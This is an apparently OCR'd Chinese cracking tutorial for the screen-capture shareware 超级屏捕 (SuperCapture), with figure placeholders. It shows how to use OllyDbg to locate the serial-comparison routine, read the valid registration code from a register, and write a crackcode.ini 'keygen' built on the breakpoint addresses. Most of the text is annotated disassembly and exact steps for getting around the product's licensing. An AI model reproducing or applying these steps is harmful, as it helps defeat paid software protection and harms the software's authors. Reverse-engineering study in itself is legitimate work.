


图 2

现在，在OllyDbg主界面左上角汇编区中点击鼠标右键，在弹出的菜单中选择“查找”→“所有参考文本字符串”（图 3），这时会打开一个新窗口，如图 4 所示。在该窗口中点击鼠标右键，在弹出菜单中选择“search for text”，弹出一个对话框（图 5），在对话框中输入“Incomplete or incorrect Registration – Number. Please input again ”（这是你注册失败时软件的出错信息，查找时添入英文，可以用Ultraedit打开主文件，找到这串字符，然后填入）。点击“确定”开始查找上面这部分文字，找到后，程序会将光标停在那一行上（图 6），在该行上面点鼠标右键，在弹出菜单中选择“toggle breakpoint”或按 F 2 键设置断点。现在关闭这个窗口，回到OllyDbg 的主界面，点击“调试”菜单的“运行”，或者直接按 F 9 运行该程序。




图 3




图 4




图 5




图 6

此时，会出现超级屏捕的注册画面，点击其中的“注册”按钮，在“注册号”栏中随便填入几个字符（建议不少于 6 个），如我输入的就是：1357924680，如图 7 所示，然后点击“确定”，程序被 OllyDbg 中断，光标停留在我们所设的那个断点上，如下（OllyDbg 中抓到的代码与 SoftIce 或 Trw2000 不大相同）：




图 7

```
00420192.>PUSH SUPERCAP.004E2878 //ASCII "In-complete or incorrect Registration - Number. Please input again "
00420197.>CALL SUPERCAP.0041C660
0042019C.>POP EDI
0042019D.>POP EBX
0042019E.>ADD ESP, 8D4
004201A4.>RETN
```

第一次被 OllyDbg 中断时，光标停留在 00420192，它下面的（00420197 处）call 就是引出注册失败画面的 CALL，所以我们要向上看，寻找可跳过这些代码的跳转，避免运行到这里。

向上看发现在离 00420192 不远处的 0042016D 有语句：PUSH SUPERCAP.004E28BC，在右边“注释”栏中还写着：ASCII “Registe Ok ”的字样！关键的 CALL 应该在这句之前不远处（这可是宝贵的经验，一定要注意），所以再向上看看，我们看到了下面这些代码：

```
004200D0.>SUB ESP, 8D4
004200D6.>XOR EAX, EAX
004200D8.>PUSH EBX
004200D9.>MOV EBX, ECX
```

```
004200DB.>PUSH EDI
004200DC.>MOV ECX, 8
004200E1.>LEA EDI, DWORD PTR SS:[ESP +
8]
004200E5.>PUSH 20
004200E7.>REP STOS DWORD PTR ES:[EDI]
004200E9.>LEA EAX, DWORD PTR SS:[ESP +
C]
004200ED.>MOV ECX, EBX
004200EF.>PUSH EAX
004200F0.>PUSH 48D
004200F5.>CALL SUPERCAP.004934BE
004200FA.>TEST EAX, EAX
004200FC.>JE SUPERCAP.00420188
00420102.>PUSH SUPERCAP.004DFBCC //ASCII
"SC30"
00420107.>LEA ECX, DWORD PTR SS:[ESP +
C]
0042010B.>PUSH 1
0042010D.>PUSH ECX
0042010E.>LEA EDX, DWORD PTR DS[EBX + 24
8]
00420114.>PUSH 1
00420116.>PUSH EDX
00420117.>CALL SUPERCAP.0041EE30 //★这就
是注册码对比CALL，真、假注册码在此进行比较
0042011C.>ADD ESP, 14
0042011F.>TEST EAX, EAX//看注册成功与否
00420121.>JE SHORT SUPERCAP.00420188 //就
是这个跳转让我们game voer了，不跳就注册成功。
00420123.>LEA EAX, DWORD PTR SS:[ESP +
28]
00420127.>PUSH ESI
00420128.>PUSH EAX
00420129.>CALL SUPERCAP.0041A880
0042012E.>LEA EDI, DWORD PTR SS:[ESP +
10]
00420132.>OR ECX, FFFFFFFF
00420135.>XOR EAX, EAX
00420137.>LEA EDX, DWORD PTR SS:[ESP +
1CC]
0042013E.>REPNE SCAS BYTE PTR ES:[EDI]
00420140.>NOT ECX
00420142.>SUB EDI, ECX
00420144.>MOV EAX, ECX
00420146.>MOV ESI, EDI
00420148.>MOV EDI, EDX
0042014A.>SHR ECX, 2
0042014D.>REP MOVS DWORD PTR ES:[EDI],
DWORD PTR DS:[ESI]
0042014F.>MOV ECX, EAX
00420151.>AND ECX, 3
00420154.>REP MOVS BYTE PTR ES:[EDI],
BYTE PTR DS:[ESI]
00420156.>LEA ECX, DWORD PTR SS:[ESP +
30]
0042015A.>PUSH ECX
0042015B.>CALL SUPERCAP.0041A8C0
00420160.>MOV ECX, DWORD PTR DS:[EBX
+ 268]
00420166.>ADD ESP, 8
00420169.>PUSH 0
0042016B.>PUSH 40
0042016D.>PUSH SUPERCAP.004E28BC //ASCII
"Registe OK! " 在这里显示，既然都OK了，所以
肯定是在上面进行比较的。
00420172.>CALL SUPERCAP.0041C660
00420177.>MOV ECX, EBX
00420179.>CALL SUPERCAP.0048FFC4
0042017E.>POP ESI
0042017F.>POP EDI
00420180.>POP EBX
00420181.>ADD ESP, 8D4
00420187.>RETN //这里程序就返回上一级了，所
以再向上'找，看是那个跳转跳过了此断代码
```

好了，我们在00420117处CALL SUPERCAP.0041EE30上设置断点，方法是将光标移动到这个CALL上，然后按F2键。现在按F9重新运行程序，程序被中断在我们设定的这个断点上，此时看看右上角的窗口（图8），看到了什么？你输入的假注册码和序列号在一起呢！现在我们离胜利不远了，继续前进！




图 8

按F7进入此CALL，会来到如下地方（以下代码为此CALL全部内容）：

```
0041EE30 /$>SUB ESP, 80
0041EE36 |.>MOV ECX, 8
0041EE3B |.>XOR EAX, EAX
0041EE3D |.>PUSH EBX
0041EE3E |.>PUSH ESI
0041EE3F |.>PUSH EDI
```

```
0041EE40 |.>LEA EDI, DWORD PTR SS: [ESP + 6C]
0041EE44 |.>REP STOS DWORD PTR ES: [EDI]
0041EE46 |.>MOV ECX, 8
0041EE4B |.>LEA EDI, DWORD PTR SS: [ESP + 2C]
0041EE4F |.>REP STOS DWORD PTR ES: [EDI]
0041EE51 |.>MOV ECX, 8
0041EE56 |.>LEA EDI, DWORD PTR SS: [ESP + 4C]
0041EE5A |.>REP STOS DWORD PTR ES: [EDI]
0041EE5C |.>MOV ECX, 8
0041EE61 |.>LEA EDI, DWORD PTR SS: [ESP + C]
0041EE65 |.>REP STOS DWORD PTR ES: [EDI ]
0041EE67 |.>MOV EAX, DWORD PTR SS: [ESP + 94]
0041EE6E |.>TEST EAX, EAX
0041EE70 |.>JE SHORT SUPERCAP.0041EE89
0041EE72 |.>MOV ECX, DWORD PTR SS: [ESP + 90]
0041EE79 |.>LEA EAX, DWORD PTR SS: [ESP + C]
0041EE7D |.>PUSH EAX
0041EE7E |.>PUSH ECX
0041EE7F |.>CALL SUPERCAP.0041EC20 //此call是将机器ID中的“－”去掉
0041EE84 |.>ADD ESP, 8
0041EE87 |.>JMP SHORT SUPERCAP.0041EEB1
```

上面这一段代码就是将你的机器码中的“－”去掉，没必要关心它是怎么做到的，继续往下走，程序跳到这里：

```
0041EEB1 |>>MOV EAX, DWORD PTR SS: [ESP + 9C]
0041EEB8 |.>TEST EAX, EAX
0041EEBA |.>JE SHORT SUPERCAP.0041EED3
0041EEBC |.>MOV EDX, DWORD PTR SS: [ESP + 98] //取输入的注册码放到EDX
0041EEC3 |.>LEA ECX, DWORD PTR SS: [ESP + 2C]
0041EEC7 |.>PUSH ECX
0041EEC8 |.>PUSH EDX
0041EEC9 |.>CALL SUPERCAP.0041EC20 //此CALL跟上面一样，去掉输入注册码中的“－”，所以到这里我们就知道，注册码的形式为XXXX－XXXX－XXXX－XXXX
0041EECE |.>ADD ESP, 8
0041EED1 |.>JMP SHORT SUPERCAP.0041EEFB
```

这段代码告诉我们注册码的形式为XXXX－XXXX－XXXX－XXXX，按F7继续往下走，会跳转到0041EEFB处代码：

```
0041EEFB |>>MOV EDI, DWORD PTR SS: [ESP + A0] //SUPERCAP.004DFBCC
0041EF02 |.>OR ECX, FFFFFFFE
0041EF05 |.>XOR EAX, EAX
0041EF07 |.>LEA EDX, DWORD PTR SS: [ESP + 4C]
0041EF0B |.>REPNE SCAS BYTE PTR ES: [EDI]
0041EF0D |.>NOT ECX
0041EF0F |.>SUB EDI, ECX
0041EF11 |.>MOV EAX, ECX
0041EF13 |.>MOV ESI, EDI
0041EF15 |.>MOV EDI, EDX
0041EF17 |.>LEA EDX, DWORD PTR SS: [ESP + 6C]
0041EF1B |.>SHR ECX, 2
0041EF1E |.>REP MOVS DWORD PTR ES: [EDI], DWORD PTR DS: [ESI]
0041EF20 |.>MOV ECX, EAX
0041EF22 |.>LEA EAX, DWORD PTR SS: [ESP + C]//将去掉－的机器ID放到eax
0041EF26 |.>AND ECX, 3
0041EF29 |.>REP MOVS BYTE PTR ES: [EDI], BYTE PTR DS: [ESI]
0041EF2B |.>LEA ECX, DWORD PTR SS: [ESP + 4C]//将“SC30”放到ecx
0041EF2F |.>PUSH ECX
0041EF30 |.>PUSH 0
0041EF32 |.>PUSH EDX
0041EF33 |.>PUSH 0
0041EF35 |.>PUSH EAX
0041EF36 |.>CALL SUPERCAP.0041ED50 //此CALL将机器ID作一些变换，然后据此计算注册码，要写注册机就跟进去!
0041EF3B |.>ADD ESP, 14
0041EF3E |.>LEA ESI, DWORD PTR SS: [ESP + 2C] //esi中放有错误的注册码，已经去掉“－”
0041EF42 |.>LEA EAX, DWORD PTR SS: [ESP + 6C] //eax中放有正确的注册码，已经去掉“－”
0041EF46 |>>MOV DL, BYTE PTR DS: [EAX]//正确注册码第一位放到DL
0041EF48 |.>MOV BL, BYTE PTR DS: [ESI]//错误注册码第一位放到BL
0041EF4A |.>MOV CL, DL //正确注册码第一位放到CL
0041EF4C |.>CMP DL, BL //比较注册码的第一位
```

```
0041EF4E  |.>JNZ SHORT SUPERCAP.0041EF7F //不对就跳转到0041EF7F，那样就注册失败了。
0041EF50  |.>TEST CL, CL  //看CL是不是为空
0041EF52  |.>JE SHORT SUPERCAP.0041EF6A //如果CL为空，则对比结束，否则继续对比下去
0041EF54  |.>MOV DL, BYTE PTR DS:[EAX+1] //正确注册码的EAX+1位放到
0041EF57  |.>MOV BL, BYTE PTR DS:[ESI+1]//错误注册码的ESI+1位放到
0041EF5A  |.>MOV CL, DL   //DL的值放到cl
0041EF5C  |.>CMP DL, BL   //★对比注册码的地方！★
0041EF5E  |.>JNZ SHORT SUPERCAP.0041EF7F //不相等就完蛋了
0041EF60  |.>ADD EAX, 2   //EAX加2
0041EF63  |.>ADD ESI, 2   //ESI加2
0041EF66  |.>TEST CL, CL  //看CL是不是空
0041EF68  |.>JNZ SHORT SUPERCAP.0041EF46 //CL不为空就跳，否则对比结束
0041EF6A  |>>XOR EAX, EAX
0041EF6C  |.>XOR ECX, ECX
0041EF6E  |.>TEST EAX, EAX
0041EF70  |.>SETE CL
0041EF73  |.>POP EDI
0041EF74  |.>POP ESI
0041EF75  |.>MOV EAX, ECX
0041EF77  |.>POP EBX
0041EF78  |.>ADD ESP, 80
0041EF7E  |.>RETN
```

再按F7单步执行上面执行代码，在0041EF5C处可以看到代码CMP DL，BL，在右上方的寄存器窗口中可以看到EAX中就是软件的注册码（图9）！将这个注册码填入试试，点击“确定”，显示“注册成功”，至此，我们的目的达到了！

超级屏捕的注册码保存在软件安装目录下的




图 9

scconfig30.cfg文件中，在注册成功后，如果你还想再用OllyDbg练习一次破解的话，将scconfig30.cfg删除，超级屏捕就又成为未注册版本了。

让我们再来写个简单的“注册机”，不用头痛，不用编程的。我们要用来写注册机的软件是crackcode，用它来写“注册机”最方便不过了，特别是对我等菜鸟而言更是如此。将下载回来的文件crackcode.exe和crackcode.ini复制到超级屏捕的安装目录下，然后用记事本编辑crackcode.ini，其内容如下：

```
Options
CommandLine=SuperCapture.exe
Mode=2
First_Break_Address=420117
First_Break_Address_Code=E8
First_Break_Address_Code_Lenth=5
Second_Break_Address=41EF4C
Second_Break_Address_Code_Lenth=2
Save_Code_Address=EAX
```

说明：

[Options]：这是必须的，是默认格式。

CommandLine：这行写上软件的名字，在此是SuperCapture.exe。

Mode=2：由于注册码在一个CALL内采用增强模式2读取注册码。

First_Break_Address：程式的中断地址1，在此为第一个★所在地址00420117。

First_Break_Address_Code：中断地址1的1Byte代码，这个E8就是00420117处那个CALL的第一个机器码。

First_Break_Address_Code_Lenth：中断行代码的长度（单位：byte）。

Second_Break_Address：程式的中断地址2，在此为第二个★所在地址41EF4C。

Second_Break_Address_Code_Lenth：中断行代码的长度（单位：byte）

Save_Code_Address：存放注册码的内存地址，在本例中该代码在EAX中。

